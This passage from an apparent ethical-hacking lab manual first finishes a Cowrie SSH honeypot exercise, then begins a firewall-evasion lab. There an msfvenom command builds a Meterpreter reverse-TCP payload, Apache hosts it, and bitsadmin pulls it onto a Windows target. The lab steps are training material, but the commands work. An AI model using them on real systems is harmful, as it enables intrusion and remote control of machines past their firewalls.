
46. You are now in the honeypot, execute various commands to gather intelligence and explore the system.

- o Run **id** command to retrieve information about the current user and group.
- o To identify the username associated with the active session, execute **whoami** command.
- o Run **pwd** to determine the present working directory within the system.
- o Run **cd ..** to navigate to the root directory.
- o Run **ls** to list the files available in the directory.
- o Continue the reconnaissance, run **ls -la** command to list detailed information about files and directories in the current location.

47. The Cowrie honeypot has default credentials set to **root** / * (with root as username and taking any character or word as a correct password). After obtaining access to the SSH service, attacker runs the above commands giving him a sense of compromising the target system successfully. However, all these interactions are captured by the virtual environment which was created while setting up Cowrie honeypot, without affecting actual SSH service running on the target system.

[48. more...](#)

49.



```
Applications Places System 🔍 🗃 🔍 🔍 10.10.1.9 - PuTTY (as superuser)

login as: root
root@10.10.1.9's password:


The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@svr04:~# id
uid=0(root) gid=0(root) groups=0(root)
root@svr04:~# whoami
root
root@svr04:~# pwd
/root
root@svr04:~# cd ..
root@svr04:~/#
bin    boot    dev    etc    home    initrd.img lib    lost+found media    mnt    opt    proc    root    run    sbin
selinux  srv    sys    test2   tmp     user    var    vmlinuz
root@svr04:~/# ls -la
drwxr-xr-x 1 root root  4096 2013-04-05 08:03 .
drwxr-xr-x 1 root root  4096 2013-04-05 08:03 ..
drwxr-xr-x 1 root root  4096 2013-04-05 07:53 bin
drwxr-xr-x 1 root root  4096 2013-04-05 08:02 boot
drwxr-xr-x 1 root root  3060 2013-04-05 08:03 dev
drwxr-xr-x 1 root root  4096 2013-04-05 08:06 etc
drwxr-xr-x 1 root root  4096 2013-04-05 08:02 home
lrwxrwxrwx 1 root root   32 2013-04-05 07:53 initrd.img -> /boot/initrd.img-3.2.0-4-686-pae
drwxr-xr-x 1 root root  4096 2013-04-05 08:01 lib
drwx----- 1 root root 16384 2013-04-05 07:52 lost+found
drwxr-xr-x 1 root root  4096 2013-04-05 07:52 media
drwxr-xr-x 1 root root  4096 2013-04-05 07:52 mnt
drwxr-xr-x 1 root root  4096 2013-04-05 07:52 opt
dr-xr-xr-x 1 root root    0 2013-04-05 08:03 proc
drwx----- 1 root root 4096 2013-04-05 08:25 root
drwxr-xr-x 1 root root  380 2013-04-05 08:06 run
drwxr-xr-x 1 root root  4096 2013-04-05 08:03 sbin
drwxr-xr-x 1 root root  4096 2013-04-05 07:52 selinux
drwxr-xr-x 1 root root  4096 2013-04-05 07:52 srv
drwxr-xr-x 1 root root    0 2013-04-05 08:03 sys
-rw-r--r-- 1 root root  500 2021-05-30 00:44 test2
drwxrwxrwt 1 root root  4096 2013-04-05 08:17 tmp
drwxr-xr-x 1 root root  4096 2013-04-05 07:52 usr
drwxr-xr-x 1 root root  4096 2013-04-05 07:52 var
lrwxrwxrwx 1 root root   28 2013-04-05 07:53 vmlinuz -> /boot/vmlinuz-3.2.0-4-686-pae
root@svr04:~/#
```

50. Click [Ubuntu](#) to switch back to the **Ubuntu** machine and execute **tail cowrie.log** command to view the logs.

These logs will capture the activities performed by the attacker within the Cowrie honeypot environment, including the execution of commands.

51.



The screenshot shows a standard Ubuntu desktop environment. On the left is a vertical dock with icons for various applications: a browser, file manager, terminal, system settings, help, dash, and others. A terminal window is open at the top right, titled 'root@ubuntu-Virtual-Machine: /home/ubuntu/cowrie/var/log/cowrie'. The terminal displays the output of the command 'tail cowrie.log', which logs several commands run by a HoneyPotSSHTransport from IP 10.10.1.13. The commands include 'pwd', 'whoami', 'cd ..', 'ls', and 'ls -la'. The date and time for each log entry range from April 16, 2024, at 02:08 to 07:56.

```
root@ubuntu-Virtual-Machine:/home/ubuntu/cowrie# tail cowrie.log
2024-04-16T02:07:44.223287Z [HoneyPotSSHTransport,8,10.10.1.13] CMD: pwd
2024-04-16T02:07:44.223903Z [HoneyPotSSHTransport,8,10.10.1.13] Command found: pwd
2024-04-16T02:07:48.259023Z [HoneyPotSSHTransport,8,10.10.1.13] CMD: whoami
2024-04-16T02:07:48.259644Z [HoneyPotSSHTransport,8,10.10.1.13] Command found: whoami
2024-04-16T02:07:51.898707Z [HoneyPotSSHTransport,8,10.10.1.13] CMD: cd ..
2024-04-16T02:07:51.899328Z [HoneyPotSSHTransport,8,10.10.1.13] Command found: cd ..
2024-04-16T02:07:53.962896Z [HoneyPotSSHTransport,8,10.10.1.13] CMD: ls
2024-04-16T02:07:53.963524Z [HoneyPotSSHTransport,8,10.10.1.13] Command found: ls
2024-04-16T02:07:56.322209Z [HoneyPotSSHTransport,8,10.10.1.13] CMD: ls -la
2024-04-16T02:07:56.322827Z [HoneyPotSSHTransport,8,10.10.1.13] Command found: ls -la
root@ubuntu-Virtual-Machine:/home/ubuntu/cowrie/var/log/cowrie#
```

52. This will notify you of the intrusion, allowing you to implement specific security measures to sever communication with the attacker's machine.
53. This concludes the demonstration of detecting malicious network traffic using Cowrie.
54. Close all open windows and document all acquired information.

Question 12.1.2.1

In ubuntu machine (10.10.1.9) setup Cowrie honeypot to capture incoming malicious traffic on port 22 from the attacker's machine (10.10.1.13). Enter the port number to which the port 22 traffic is redirected to.

Score

Lab 2: Evade IDS/Firewalls using Various Evasion Techniques

Lab Scenario

Firewalls and IDSs are intended to prevent port scanning tools such as Nmap, from receiving a precise measure of significant data of the frameworks that they are scanning. However, these prevention measures can be easily overcome: Nmap has numerous features that were created specifically to bypass these protections. It has the ability to issue a mapping of a system framework, through which you can view a substantial amount of information, from OS renditions to open ports. Firewalls and interruption recognition frameworks are made to keep Nmap and other applications from obtaining that data.

As an ethical hacker or penetration tester, you will come across systems behind firewalls that prevent you from attaining the information that you need. Therefore, you will need to know how to avoid the firewall rules and to glean information about a host. This step in a penetration test is called Firewall Evasion Rules.

Lab Objectives

- Evade firewall through Windows BITSAdmin

Overview of Firewalls Evasion Techniques

The following are some firewall bypassing techniques

- Port Scanning
- Firewalking
- Banner Grabbing
- IP Address Spoofing
- Source Routing
- Tiny Fragments
- Using an IP Address in Place of URL
- Using Anonymous Website Surfing Sites
- Using a Proxy Server
- ICMP Tunneling
- ACK Tunneling
- HTTP Tunneling
- SSH Tunneling
- DNS Tunneling
- Through External Systems
- Through MITM Attack
- Through Content
- Through XSS Attack


Task 1: Evade Firewall through Windows BITSAdmin

BITS (Background Intelligent Transfer Service) is an essential component of Windows XP and later versions of Windows operating systems. BITS is used by system administrators and programmers for downloading files from or uploading files to HTTP webservers and SMB file shares. BITSAdmin is a tool that is used to create download or upload jobs and monitor their progress.

Here, we will use BITSAdmin to evade firewall and transfer malicious file into the target machine.

1. Click [Windows Server 2019](#) to switch to the **Windows Server 2019** machine and launch **Control Panel**.
2. The **Control Panel** window appears, click **System and Security**. In **System and Security** window, select **Windows Defender Firewall**.
3. The **Windows Defender Firewall** control panel appears; click the **Turn Windows Defender Firewall on or off** link in the left pane.
4. The **Customize Settings** window appears.
5. Select **Turn on Windows Defender Firewall** under **Private network settings** and **Public network settings**.
6. Click **OK**.

7.



8. Click [Parrot Security](#) to switch to the **Parrot Security** machine. Open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
9. In the terminal window, type **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Exploit.exe** and press **Enter**, to create the payload.

10.

```
Applications Places System msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Exploit.exe - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~]
$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
#msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Exploit.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~[/home/attacker]
#
```

11. Now, create a directory to share this file with the target machine, provide the permissions, and copy the file from **/home/attacker** to the shared location using the below commands:

- o Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
- o Type **chmod -R 755 /var/www/html/share** and press **Enter**
- o Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**
- o Copy the malicious file to the shared location by typing **cp Exploit.exe /var/www/html/share** and pressing **Enter**

12.

The screenshot shows a terminal window titled "cp Exploit.exe /var/www/html/share - Parrot Terminal". The terminal session is as follows:

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Exploit.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]# mkdir /var/www/html/share
[root@parrot]# chmod -R 755 /var/www/html/share
[root@parrot]# chown -R www-data:www-data /var/www/html/share
[root@parrot]# cp Exploit.exe /var/www/html/share
[root@parrot]#
```

The terminal window has a dark background with a network graph watermark. The title bar and menu bar are visible at the top. The bottom of the window shows the menu bar again with "cp Exploit.exe /var/w..." highlighted.


13. Now, start the Apache service. To do this, run **service apache2 start** command.

14.

```
service apache2 start - Parrot Terminal
[attacker@parrot]~]
$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
#msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Exploit.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~[/home/attacker]
#mkdir /var/www/html/share
[root@parrot]~[/home/attacker]
#chmod -R 755 /var/www/html/share
[root@parrot]~[/home/attacker]
#chown -R www-data:www-data /var/www/html/share
[root@parrot]~[/home/attacker]
#cp Exploit.exe /var/www/html/share
[root@parrot]~[/home/attacker]
#service apache2 start
[root@parrot]~[/home/attacker]
#
```

15. Click [Windows Server 2019](#) to switch to Windows Server 2019 machine.
16. In the **Type here to search** field of the Desktop, type **powershell** and click **Windows PowerShell** to launch a PowerShell.
17. In the PowerShell window, type **bitsadmin /transfer Exploit.exe http://10.10.1.13/share/Exploit.exe c:\Exploit.exe** and press **Enter**.

